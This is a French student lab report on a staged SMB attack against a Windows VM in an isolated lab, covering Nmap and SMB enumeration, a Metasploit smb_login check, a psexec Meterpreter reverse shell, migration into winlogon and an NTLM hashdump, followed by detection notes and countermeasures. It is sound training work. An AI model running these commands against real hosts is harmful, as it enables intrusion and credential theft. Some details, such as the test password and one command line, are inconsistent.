

**Étudiant : ALIAWY MFAM SAKER RICHLAND**

## **RAPPORT DU TP 3.2 – ATTAQUE D’UN SYSTEME WINDOWS ET EXTRACTION D’IDENTIFIANTS**

Machine cible : Windows 10/11 (192.168.56.20)

Machine attaquante : Kali Linux (192.168.56.30)

### **1. INTRODUCTION**

**Objectif :** Comprendre comment un attaquant peut énumérer, compromettre et extraire des identifiants sur une machine Windows via SMB, en utilisant des techniques réalistes.

**Contexte :** Laboratoire isolé, réseau Host-Only. Le pare-feu Windows a été désactivé temporairement pour simuler une mauvaise configuration (fréquente en entreprise).

### **2. DESCRIPTION DES MANIPULATIONS**

(Décrivez brièvement chaque grande étape : vérification de connectivité, désactivation du pare-feu, scan Nmap, énumération SMB, création d’un compte faible, test de connexion avec Metasploit, extraction de hashes, nettoyage.)

### **3. RESULTATS OBTENUS (AVEC CAPTURES D’ÉCRAN)**

**Étape 1 – Vérification de la connectivité**


```

(aliawy@kali)-[~]
$ ping 192.168.56.20
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.
64 bytes from 192.168.56.20: icmp_seq=1 ttl=128 time=1.79 ms
64 bytes from 192.168.56.20: icmp_seq=2 ttl=128 time=1.10 ms
64 bytes from 192.168.56.20: icmp_seq=3 ttl=128 time=1.53 ms
64 bytes from 192.168.56.20: icmp_seq=4 ttl=128 time=1.83 ms
64 bytes from 192.168.56.20: icmp_seq=5 ttl=128 time=1.88 ms
^C
— 192.168.56.20 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4083ms
rtt min/avg/max/mdev = 1.101/1.626/1.877/0.288 ms

(aliawy@kali)-[~]
$

```

## Étape 2 – Désactivation du pare-feu Windows (PowerShell administrateur)



```

Administrateur : Invite de commandes
C:\Microsoft Windows [version 10.0.17134.81]
(c) 2018 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>netsh advfirewall set allprofiles state off
La commande suivante n'a pas été trouvée : advfirewall set allprofiles state off.

C:\Windows\system32>netsh advfirewall set allprofiles state off
Ok.

C:\Windows\system32>

```

## Étape 3 – Scan des ports avec Nmap

```

(aliawy@kali)-[~]
$ sudo nmap -sS 192.168.56.20
[sudo] password for aliawy:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-28 11:18 CEST
Nmap scan report for 192.168.56.20
Host is up (0.0022s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:8B:BE:94 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.94 seconds

```

*Identification des services*

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.56.20:445 - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities:AES-128-GCM) (signatures:optional) (guid:{d09a6029-cb0c-4f5b-9e72-2f58c79d937c}) (authentication domain:DESKTOP-15HAHNA)
[*] 192.168.56.20: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

```
(aliawy@kali)-[~]
$ nmap -p 445 --script smb-os-discovery 192.168.56.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-28 18:46 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.20
Host is up (0.00094s latency).
PORT      STATE SERVICE
445/tcp    open  microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

### Récupération des informations systèmes

## Étape 4 – Énumération des partages SMB

```
(aliawy@kali)-[~]
$ sudo smbclient -L //192.168.56.20 -U aliawy
Password for [WORKGROUP\aliawy]:
Sharename      Type            Comment
ADMIN$         Disk            Administration à distance
C$             Disk            Partage par défaut
IPC$           IPC             IPC distant
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.20 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

### Découverte des partages réseaux

Les récentes versions de Windows ne permettent pas d'afficher la découverte des partages réseaux sans authentification

```
(aliawy@kali)-[~]
$ smbclient //192.168.56.20/IPC$ -U aliawy
Password for [WORKGROUP\aliawy]:
Try "help" to get a list of possible commands.
smb: \> ls -l
NT_STATUS_NO_SUCH_FILE listing \-l56.20 -N
```

### Accéder a un partage

## Étape 5 – Création d'un compte utilisateur faible sur Windows

```
C:\Microsoft Windows [version 10.0.17134.81]
(c) 2018 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>net user testuser password123 /add
La commande s'est terminée correctement.

C:\Windows\system32>
```

*creation d'un compte utilisateurs faible*

## Étape 6 – Test de connexion avec Metasploit (module smb\_login)

```
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf auxiliary(scanner/smb/smb_login) > run
[*] 192.168.56.20:445 - 192.168.56.20:445 - Starting SMB login bruteforce
[+] 192.168.56.20:445 - 192.168.56.20:445 - Success: '.\testuser:password123!'
[!] 192.168.56.20:445 - No active DB -- Credential data will not be saved!
[*] 192.168.56.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.20:445 - Bruteforce completed, 1 credential was successful
.
[*] 192.168.56.20:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

## Étape 7 – Exploitation et extraction des hashes

```
msf auxiliary(scanner/smb/smb_login) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf exploit(windows/smb/psexec) > set SMBUser testuser
SMBUser => testuser
msf exploit(windows/smb/psexec) > set SMBPass password123!
SMBPass => password123!
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.56.30:4444
[*] 192.168.56.20:445 - Connecting to the server ...
[*] 192.168.56.20:445 - Authenticating to 192.168.56.20:445 as user 'testuser'
...
[-] 192.168.56.20:445 - Exploit failed [no-access]: RubySMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec) >
```

❑ **Analyse de l'échec** : Windows bloque l'administration à distance pour les comptes locaux même avec le bon mot de passe (UAC Remote Restriction).

❑ **Rectification (Windows)** : 1. Ajout de la clé de registre LocalAccountTokenFilterPolicy à 1.

```
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.56.30:4444
[*] 192.168.56.20:445 - Connecting to the server...
[*] 192.168.56.20:445 - Authenticating to 192.168.56.20:445 as user 'testuser'
...
[*] 192.168.56.20:445 - Selecting PowerShell target
[*] 192.168.56.20:445 - Executing the payload...
[+] 192.168.56.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (190534 bytes) to 192.168.56.20
[*] Meterpreter session 1 opened (192.168.56.30:4444 → 192.168.56.20:53781)
at 2026-04-27 13:04:29 +0200

meterpreter >
```

## ETAPES 8 : EXTRACTIONS DES IDENTIFIANTS

| PID | PPID | Name              | Arch | Session | User                        | Path                                  |
|-----|------|-------------------|------|---------|-----------------------------|---------------------------------------|
| 0   | 0    | [System Process]  |      |         |                             |                                       |
| 4   | 0    | System            | x64  | 0       |                             |                                       |
| 92  | 4    | Registry          | x64  | 0       |                             |                                       |
| 284 | 628  | svchost.exe       | x64  | 0       |                             |                                       |
| 292 | 4    | smss.exe          | x64  | 0       |                             |                                       |
| 364 | 628  | svchost.exe       | x64  | 0       | AUTORITE NT\SERVICE R◆◆SEAU | C:\Windows\System32\svchost.exe       |
| 368 | 756  | RuntimeBroker.exe | x64  | 1       | DESKTOP-TJAIKRN\Aliawy      | C:\Windows\System32\RuntimeBroker.exe |
| 408 | 628  | svchost.exe       | x64  | 0       | AUTORITE NT\System◆◆me      | C:\Windows\System32\svchost.exe       |
| 416 | 404  | csrss.exe         | x64  | 0       |                             |                                       |
| 492 | 404  | csrss.exe         | x64  | 1       |                             |                                       |
| 500 | 404  | wininit.exe       | x64  | 0       |                             |                                       |
| 560 | 484  | winlogon.exe      | x64  | 1       | AUTORITE NT\System◆◆me      | C:\Windows\System32\winlogon.exe      |
| 600 | 628  | svchost.exe       | x64  | 0       | AUTORITE NT\System◆◆me      | C:\Windows\System32\svchost.exe       |
| 624 | 628  | svchost.exe       | x64  | 0       | AUTORITE NT\SERVICE LOCAL   | C:\Windows\System32\svchost.exe       |

```

meterpreter > migrate 560
[*] Migrating from 1720 to 560...
[*] Migration completed successfully.
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Aliawy:1001:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaaca2db52:::
testuser:1002:aad3b435b51404eeaad3b435b51404ee:8119935c5f7fa5f57135620c8073aaca:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:60412083bb253a43f3294a525c9121c6:::
meterpreter >

```

### *Extractions des hash*

Résultat Final : La commande hashdump a réussi à lister tous les utilisateurs et leurs empreintes

## 4. ANALYSE TECHNIQUE

### Questions à répondre :

#### Qu'est-ce qu'un paquet SYN ?

(Réponse : un paquet TCP avec le flag SYN, utilisé pour initier une connexion. Dans Nmap, le scan SYN (-sS) envoie un SYN et analyse la réponse : SYN-ACK = port ouvert, RST = fermé.)

#### Comment détecter un port ouvert ?

(Réponse : via Nmap, on observe un retour SYN-ACK après un SYN. Dans Wireshark, on voit un handshake TCP complet.)

#### Comment reconnaître un scan réseau ?

(Réponse : un grand nombre de paquets SYN vers plusieurs ports en peu de temps, souvent depuis une même source IP.)

#### Pourquoi le port 445 (SMB) est-il une cible privilégiée ?

(Réponse : il permet l'accès aux partages de fichiers, à l'exécution de code à distance (PsExec), et à l'extraction d'identifiants via l'authentification NTLM.)

### **Quels sont les risques d'un partage accessible sans authentification ?**

(Réponse : fuite de données sensibles, téléchargement de fichiers confidentiels, dépôt de malwares, accès à des informations système.)

## **5. UTILISATION AVANCEE DE METASPLOIT (RECHERCHE PERSONNELLE)**

Au moins trois options avancées (exemples) :

1. show advanced – Affiche des options supplémentaires comme VERBOSE, ConnectTimeout, SMB::NativeOS.

Exemple : set VERBOSE true pour des logs détaillés lors de l'exécution.

2. set AutoRunScript – Exécute un script automatiquement après l'ouverture d'une session.

Exemple : set AutoRunScript migrate -f pour migrer vers un processus stable.

3. sessions -u – Upgrade un shell en session Meterpreter.

Cas d'usage : après un exploit retournant un simple shell, on le transforme en Meterpreter pour bénéficier de commandes avancées (hashdump, kiwi, etc.).

## **6. LIEN AVEC LA CYBERSECURITE EN ENTREPRISE**

- Un SOC utilise des outils comme Wireshark et des IDS pour détecter des scans anormaux (beaucoup de SYN sur des ports variés).
- Les partages SMB ouverts sans authentification ou avec des mots de passe faibles sont une porte d'entrée courante pour les ransomwares (ex: WannaCry exploit EternalBlue).
- La segmentation réseau et la désactivation de SMBv1 sont des contre-mesures essentielles.
- Les logs d'authentification Windows (Event ID 4624, 4625) permettent de détecter des tentatives de brute force ou des connexions inhabituelles.

## **7. CONCLUSION**

Ce TP a permis de mettre en œuvre un scénario d'attaque complet sur Windows : énumération SMB, détection de partages faibles, création d'un compte utilisateur vulnérable, validation d'identifiants avec Metasploit, puis extraction de hashes NTLM.

### **Ce que j'ai appris :**

- L'importance de désactiver les services inutiles (SMBv1, partages administratifs).
- La nécessité d'une politique de mots de passe robuste et de l'authentification multifacteur.
- Les outils comme smbclient et psexec sont très puissants pour le test d'intrusion.

### **Difficultés rencontrées :**

- Le pare-feu Windows bloque les requêtes SMB par défaut ; il a fallu le désactiver temporairement.
- L'énumération peut échouer si SMB2/3 est mal configuré.

### **Limites de l'approche :**

- L'attaque repose sur un compte faible ou une mauvaise configuration.
- Les environnements modernes avec pare-feu bien réglé, SMB signé et comptes forts résistent.